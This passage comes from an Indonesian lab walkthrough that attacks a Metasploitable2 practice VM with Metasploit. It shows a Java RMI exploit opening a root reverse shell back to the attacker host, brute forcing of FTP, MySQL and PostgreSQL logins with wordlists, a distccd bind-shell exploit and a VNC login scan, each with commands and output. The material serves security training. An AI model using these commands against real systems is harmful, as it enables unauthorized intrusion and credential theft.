   SRVHOST    0.0.0.0          yes       The local host or network interface to listen
                                         on. This must be an address on the local machi
                                         ne or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is r
                                         andomly generated)
   URIPATH                     no        The URI to use for this exploit (default is ra
                                         ndom)
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.114
rhosts ⇒ 192.168.1.114
msf6 exploit(multi/misc/java_rmi_server) >
```

-gunakan perintah `exploit` untuk melakukan exploit pada server. Disini exploit berhasil mengakses masuk ke dalam server.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.100.5:4444
[*] 192.168.1.114:1099 - Using URL: http://192.168.100.5:8080/xPoer2XnZzuIdm
[*] 192.168.1.114:1099 - Server started.
[*] 192.168.1.114:1099 - Sending RMI Header ...
[*] 192.168.1.114:1099 - Sending RMI Call ...
[*] 192.168.1.114:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.114
[*] Meterpreter session 1 opened (192.168.100.5:4444 → 192.168.1.114:53820) at 2023-06-0
2 09:44:50 -0400

meterpreter >
```

-gunakan perintah `sysinfo` untuk melihat versi sistem operasi server. Ketik perintah `shell` untuk masuk ke dalam shell server. Jika diketikkan perintah `whoami` maka kita berhasil dengan user root

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
```

10. Exploit port 2121 (FTP)
-buat file yang berisi daftar user sebagai berikut

```
┌──(root㉿kali)-[/home/kali]
└─# nano user-metasploitable2.txt

┌──(root㉿kali)-[/home/kali]
└─# cat user-metasploitable2.txt
root
admin
msfadmin
administrator
guest
user
test
postgres
oracle
```

-buat file yang berisi daftar password sebagai berikut

```
┌──(root㉿kali)-[/home/kali]
└─# cat password-metasploitable2.txt
qwerty
1234
admin
12345
msfadmin
123123
12345678
```

-buka msfconsole di terminal

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

-cari modul untuk exploit ftp dengan perintah search pro ftp

```
msf6 > search pro ftp

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       C
heck  Description
   -   ----                                              ---------------  ----       -
---   -----------
   0   exploit/windows/ftp/3cdaemon_ftp_user             2005-01-04       average    Y
es    3Com 3CDaemon 2.0 FTP Username Overflow
   1   exploit/windows/ftp/aasync_list_reply             2010-10-12       good       N
o     AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
   2   exploit/windows/misc/ais_esel_server_rce          2019-03-27       excellent  Y
es    AIS logistics ESEL-Server Unauth SQL Injection RCE
   3   auxiliary/scanner/ftp/anonymous                                    normal     N
o     Anonymous FTP Access Detection
```

-gunakan modul `auxiliary/scanner/ftp/ftp_login` untuk melakukan brute force pada FTP

```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) >
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut.

```
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in
                                                 the current database
   DB_ALL_PASS       false            no        Add all passwords in the current databa
                                                 se to the list
   DB_ALL_USERS      false            no        Add all users in the current database t
                                                 o the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the
                                                 current database (Accepted: none, user
                                                 , user&realm)
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1, isi parameter `RPORT` 2121 sesuai dengan step 2, isi parameter `USER_FILE` dengan file yang berisi daftar user yang sudah dibuat sebelumnya, isi parameter `PASS_FILE` dengan file yang berisi daftar password yang sudah dibuat sebelumnya, dan isi parameter `USER_AS_PASS` dengan true supaya daftar user bisa gunakan sebagai daftar password


```
msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 192.168.1.114
rhosts ⇒ 192.168.1.114
msf6 auxiliary(scanner/ftp/ftp_login) > set rport 2121
rport ⇒ 2121
msf6 auxiliary(scanner/ftp/ftp_login) > set user_file /home/kali/user-metasploitable2.txt

user_file ⇒ /home/kali/user-metasploitable2.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file /home/kali/password-metasploitable2
.txt
pass_file ⇒ /home/kali/password-metasploitable2.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set user_as_pass true
user_as_pass ⇒ true
msf6 auxiliary(scanner/ftp/ftp_login) >
```

-jalankan brute force dengan perintah `run`. Disini didapat 1 akun FTP dengan username msfadmin dan password msfadmin


```
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.1.114:2121    - 192.168.1.114:2121 - Starting FTP login sweep
[!] 192.168.1.114:2121    - No active DB -- Credential data will not be saved!
[-] 192.168.1.114:2121    - 192.168.1.114:2121 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.114:2121    - 192.168.1.114:2121 - LOGIN FAILED: root:qwerty (Incorrect: )
[-] 192.168.1.114:2121    - 192.168.1.114:2121 - LOGIN FAILED: root:1234 (Incorrect: )
[-] 192.168.1.114:2121    - 192.168.1.114:2121 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.1.114:2121    - 192.168.1.114:2121 - LOGIN FAILED: root:12345 (Incorrect: )
```

```
[-] 192.168.1.114:2121    - 192.168.1.114:2121 - LOGIN FAILED: admin:123123 (Incorrect: )
[-] 192.168.1.114:2121    - 192.168.1.114:2121 - LOGIN FAILED: admin:12345678 (Incorrect:
 )
[+] 192.168.1.114:2121    - 192.168.1.114:2121 - Login Successful: msfadmin:msfadmin
[-] 192.168.1.114:2121    - 192.168.1.114:2121 - LOGIN FAILED: administrator:administrato
r (Incorrect: )
```

11. Exploit port 3306 (MySQL)
-buka msfconsole di terminal



-cari modul untuk melakukan exploit pada MySQL dengan perintah `search mysql scanner`



-gunakan modul `auxiliary/scanner/mysql/mysql_login` yang berada di nomor urut 5 dari hasil pencarian

```
msf6 > use 5
msf6 auxiliary(scanner/mysql/mysql_login) >
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut.

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in
                                                 the current database
   DB_ALL_PASS       false            no        Add all passwords in the current databa
                                                 se to the list
   DB_ALL_USERS      false            no        Add all users in the current database t
                                                 o the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the
                                                 current database (Accepted: none, user
                                                 , user&realm)
   PASSWORD                           no        A specific password to authenticate wit
                                                 h
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[
                                                 ,type:host:port][ ... ]
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1, isi parameter `USER_FILE` dengan file yang berisi daftar user yang sudah dibuat di step nomor 10

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 auxiliary(scanner/mysql/mysql_login) > set user_file /home/kali/user-metasploitable2
.txt
user_file => /home/kali/user-metasploitable2.txt
msf6 auxiliary(scanner/mysql/mysql_login) >
```

-jalankan brute force dengan perintah `exploit`. Disini didapat akses ke MySQL tanpa password dengan menggunakan user root

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.1.114:3306    - 192.168.1.114:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.1.114:3306    - No active DB -- Credential data will not be saved!
[+] 192.168.1.114:3306    - 192.168.1.114:3306 - Success: 'root:'
[-] 192.168.1.114:3306    - 192.168.1.114:3306 - LOGIN FAILED: admin: (Incorrect: Access
denied for user 'admin'@'192.168.100.5' (using password: NO))
[-] 192.168.1.114:3306    - 192.168.1.114:3306 - LOGIN FAILED: msfadmin: (Incorrect: Acce
ss denied for user 'msfadmin'@'192.168.100.5' (using password: NO))
[-] 192.168.1.114:3306    - 192.168.1.114:3306 - LOGIN FAILED: administrator: (Incorrect:
 Access denied for user 'administrator'@'192.168.100.5' (using password: NO))
[+] 192.168.1.114:3306    - 192.168.1.114:3306 - Success: 'guest:'
[-] 192.168.1.114:3306    - 192.168.1.114:3306 - LOGIN FAILED: user: (Incorrect: Access d
enied for user 'user'@'192.168.100.5' (using password: NO))
[-] 192.168.1.114:3306    - 192.168.1.114:3306 - LOGIN FAILED: test: (Incorrect: Access d
enied for user 'test'@'192.168.100.5' (using password: NO))
[-] 192.168.1.114:3306    - 192.168.1.114:3306 - LOGIN FAILED: postgres: (Incorrect: Acce
ss denied for user 'postgres'@'192.168.100.5' (using password: NO))
[-] 192.168.1.114:3306    - 192.168.1.114:3306 - LOGIN FAILED: oracle: (Incorrect: Access
 denied for user 'oracle'@'192.168.100.5' (using password: NO))
[*] 192.168.1.114:3306    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

-melakukan uji coba koneksi ke MySQL dengan user root dan ternyata berhasil masuk tanpa dimintai password

```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 192.168.1.114
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 26
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```


-ketik perintah `show databases;` untuk melihat semua database yang ada di server

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.004 sec)

MySQL [(none)]>
```

12. Exploit port 3632 (distccd)
-buka msfconsole di terminal

-gunakan modul `exploit/unix/misc/distcc_exec` untuk melakukan exploit pada distccd

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut.



-gunakan perintah `show payloads` untuk menampilkan semua payload yang bisa dijalankan dimodul tersebut.

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Descri
ption
   -   ----                                ---------------  ----    -----  ------
-----
   0   payload/cmd/unix/bind_perl                           normal  No     Unix C
ommand Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                      normal  No     Unix C
ommand Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                           normal  No     Unix C
ommand Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                      normal  No     Unix C
ommand Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                             normal  No     Unix C
ommand, Generic Command Execution
   5   payload/cmd/unix/reverse                             normal  No     Unix C
ommand Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                        normal  No     Unix C
ommand Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl             normal  No     Unix C
ommand Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                     normal  No     Unix C
ommand Shell, Double Reverse TCP SSL (openssl)
```


-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1 dan gunakan payload `cmd/unix/bind_ruby`

```
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_ruby
payload ⇒ cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > set rhosts 192.168.1.114
rhosts ⇒ 192.168.1.114
msf6 exploit(unix/misc/distcc_exec) >
```

-jalankan exploit dengan perintah `exploit`. Disini exploit berhasil masuk ke dalam server. Jika diketik perintah whoami maka exploit masuk sebagai user daemon

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.114:4444
[*] Command shell session 1 opened (192.168.100.5:34899 → 192.168.1.114:4444) at 2023-06
-04 21:10:23 -0400

hostname
metasploitable
whoami
daemon
```

13. Exploit port 5432 (PostgreSQL)
-buka msfconsole di terminal



-gunakan modul `auxiliary/scanner/postgres/postgres_login` untuk melakukan brute force pada postgre SQL

```
msf6 > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) >
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut.

```
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting       Required  Description
   ----              ---------------       --------  -----------
   BLANK_PASSWORDS   false                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                     yes       How fast to bruteforce, from 0 to
                                                     5
   DATABASE          template1             yes       The database to authenticate again
                                                     st
   DB_ALL_CREDS      false                 no        Try each user/password couple stor
                                                     ed in the current database
   DB_ALL_PASS       false                 no        Add all passwords in the current d
                                                     atabase to the list
   DB_ALL_USERS      false                 no        Add all users in the current datab
                                                     ase to the list
```

-isi parameter `USERNAME` dengan postgres, isi parameter `USER_AS_PASS` dengan true sehingga username akan dipergunakan sebagai password, dan isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username ⇒ postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set user_as_pass true
user_as_pass ⇒ true
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.1.114
rhosts ⇒ 192.168.1.114
msf6 auxiliary(scanner/postgres/postgres_login) >
```

-jalankan brute force dengan perintah `run`. Disini didapat username ‘postgres’ dan password ‘postgres’ untuk mengakses postgreSQL di server

```
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.114:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.114:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or passwo
rd)
[-] 192.168.1.114:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username
 or password)
```

-melakukan uji coba koneksi ke PostgreSQL dengan username ‘postgres’ dan password ‘postgres’

```
┌──(kali㉿kali)-[~]
└─$ psql -U postgres -h 192.168.1.114
Password for user postgres:
psql (15.1 (Debian 15.1-1), server 8.3.1)
WARNING: psql major version 15, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=#
```

14. Exploit port 5900 (VNC)
-buka msfconsole diterminal

-dari hasil scanning nmap di langkah nomor 2 diketahui bahwa server menggunakan VNC versi 3.3. Jadi cari modul untuk exploit VNC versi 3.3 dengan perintah `search`

```
msf6 > search vnc 3.3

Matching Modules
================

   #  Name                                  Disclosure Date  Rank     Check  Description
   -  ----                                  ---------------  ----     -----  -----------
   0  exploit/windows/vnc/realvnc_client    2001-01-29       normal   No     RealVNC 3.3.7
 Client Buffer Overflow
   1  auxiliary/scanner/vnc/vnc_login                        normal   No     VNC Authentic
ation Scanner
   2  exploit/windows/vnc/winvnc_http_get   2001-01-29       average  No     WinVNC Web Se
rver GET Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows
/vnc/winvnc_http_get

msf6 >
```

-gunakan modul `auxiliary/scanner/vnc/vnc_login` yang berada di nomor urut 1 dari hasil pencarian

```
msf6 > search vnc 3.3

Matching Modules
================

   #  Name                                  Disclosure Date  Rank     Check  Description
   -  ----                                  ---------------  ----     -----  -----------
   0  exploit/windows/vnc/realvnc_client    2001-01-29       normal   No     RealVNC 3.3.7
 Client Buffer Overflow
   1  auxiliary/scanner/vnc/vnc_login                        normal   No     VNC Authentic
ation Scanner
   2  exploit/windows/vnc/winvnc_http_get   2001-01-29       average  No     WinVNC Web Se
rver GET Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows
/vnc/winvnc_http_get

msf6 >
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting       Required  Description
   ----              ---------------       --------  -----------
   BLANK_PASSWORDS   false                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                     yes       How fast to bruteforce, from 0 to
                                                     5
   DB_ALL_CREDS      false                 no        Try each user/password couple stor
                                                     ed in the current database
   DB_ALL_PASS       false                 no        Add all passwords in the current d
                                                     atabase to the list
   DB_ALL_USERS      false                 no        Add all users in the current datab
                                                     ase to the list
   DB_SKIP_EXISTING  none                  no        Skip existing credentials stored i
                                                     n the current database (Accepted:
                                                     none, user, user&realm)
   PASSWORD                                no        The password to test
   PASS_FILE         /usr/share/metasploi  no        File containing passwords, one per
                     t-framework/data/wor             line
                     dlists/vnc_passwords
                     .txt
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1 dan isi parameter `STOP_ON_SUCCESS` dengan true sehingga proses brute force akan terhenti jika ditemukan 1 password yang berhasil


```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.1.114
rhosts ⇒ 192.168.1.114
msf6 auxiliary(scanner/vnc/vnc_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/vnc/vnc_login) >
```

-jalankan brute force dengan perintah `run`. Disini didapat ‘password’ sebagai password untuk masuk ke VNC server

